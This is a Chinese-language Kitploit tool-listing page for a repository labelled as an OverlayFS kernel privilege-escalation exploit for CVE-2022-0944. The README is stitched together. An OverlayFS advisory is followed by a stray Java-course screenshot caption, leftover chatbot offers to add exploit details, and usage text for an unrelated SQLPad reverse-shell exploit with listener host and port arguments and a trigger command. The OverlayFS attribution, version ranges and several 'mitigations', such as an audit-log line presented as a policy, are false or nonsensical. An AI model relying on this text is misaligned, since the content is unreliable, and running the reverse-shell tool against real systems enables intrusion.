
Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
工具/GitHubGitHub/artemisxxx37/overlayfs-privesc-cve-2022-0944
权限提升漏洞分析漏洞利用学习与教育
GitHubartemisxxx37/overlayfs-privesc-cve-2022-0944

OverlayFS-PrivEsc-CVE-2022-0944

CVE-2022-0944 的漏洞利用与安全公告,这是一个 Linux 内核 OverlayFS 权限提升漏洞,包含检测与缓解步骤。

查看仓库
分享
1121年前尚未审核

CVE-2022-0944:OverlayFS 中的权限提升漏洞 🛡️

CVE Severity

Linux 内核 OverlayFS 子系统权限提升漏洞的安全公告与缓解指南。

📜 概述

CVE-2022-0944 是 Linux 内核 OverlayFS 子系统中的一个安全漏洞,允许本地攻击者通过特定配置中对文件创建的不当处理来提升权限。

📌 技术细节

Screenshot 2025-03-26 at 17-15-46 i got published a course for java for beginners unfortunally i don't have a redame file to guide through

🚨 影响

本地攻击者可:

  • 通过精心构造的文件操作获得 root 权限
  • 绕过安全限制
  • 修改敏感系统文件
  • 破坏整个系统完整性

🔍 检测

  1. 检查内核版本

    uname -r
    

    受影响版本:5.8 <= kernel < 5.16.12

  2. 验证 OverlayFS 使用情况

    mount | grep overlay
    

    使用 OverlayFS 挂载的系统面临风险

  3. 检查安全公告

    # 对于 Debian/Ubuntu:
    grep CVE-2022-0944 /var/log/apt/history.log
    
    # 对于 RHEL/CentOS:
    rpm -q --changelog kernel | grep CVE-2022-0944
    

4.🛡️ 缓解措施

官方补丁

更新至以下已修补版本之一:

  • Linux 内核 5.16.12 或更高版本
  • 特定厂商的回移植补丁

更新命令:

# Ubuntu/Debian
sudo apt update && sudo apt upgrade linux-image-$(uname -r)

# RHEL/CentOS
sudo yum update kernel

临时解决方法(如无法立即打补丁)

  • 限制 OverlayFS 使用:

    sudo modprobe -r overlay
    
  • 实施命名空间限制:

    # 创建非特权用户命名空间
    unshare -Ur
    
    # 使用用户限制挂载
    mount -t overlay -o lowerdir=/lower,upperdir=/upper,workdir=/work overlay /mnt
    
  • 应用 SELinux/AppArmor 策略:

    type=AVC msg=audit(1647452829.123:456): user pid=1234 comm="mount" scontext=user_u:user_r:user_t tcontext=system_u:object_r:unlabeled_t denied { mounton }
    

⚠️ 免责声明

本文档仅供参考。尽管已尽力确保准确性,但不提供任何保证。在生产环境部署前,请务必在开发环境中测试补丁。

最后更新: 2023-10-01 | 查看更新日志

主要特性

  1. 清晰的漏洞分类,附安全徽章
  2. 快速参考技术细节表格
  3. 可操作的检测和缓解步骤
  4. 针对特定厂商的更新命令
  5. 安全策略示例(SELinux/AppArmor)
  6. 官方参考链接
  7. 符合漏洞披露标准

本 README 格式适用于:

  • 安全团队
  • 系统管理员
  • DevOps 工程师
  • 开源维护者
  • 漏洞数据库

是否需要我:

  1. 添加特定厂商的补丁信息?
  2. 包含漏洞利用概念验证细节(需谨慎)?
  3. 添加更多检测脚本?
  4. 为特定 Linux 发行版定制?

使用说明

usage: main.py [-h] url lhost lport [username] [password]

positional arguments:
  url         SQLPad 的 URL
  lhost       用于反向 Shell 的监听主机地址
  lport       用于反向 Shell 的监听端口
  username    登录用户名(可选)
  password    登录密码(可选)

options:
  -h, --help  显示此帮助信息并退出

示例:

# 安装依赖
pip install -r requirements.txt

# 启动 SQLPad Docker 容器
docker run -p 3000:3000 --name sqlpad -d --env SQLPAD_ADMIN=admin --env SQLPAD_ADMIN_PASSWORD=admin sqlpad/sqlpad:6.10.0

# 触发漏洞利用
./main.py http://localhost:3000 127.0.0.1 1337 admin admin

免责声明

此仓库包含的代码和工具仅用于教育目的,特别是用于网络安全课程和学习环境。代码作者对因使用、滥用或修改此代码而产生的任何后果不承担任何责任。该代码按“原样”提供,不附带任何明示或暗示的保证,包括但不限于对适销性或特定用途适用性的暗示保证。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    429
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT 平台,可将 Shadowserver 报告导入 MongoDB,并将其重放为交互式地图、分析、发现、公告和高管仪表板。

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    275

探索所有工具

浏览我们的工具集合

查看所有工具 →






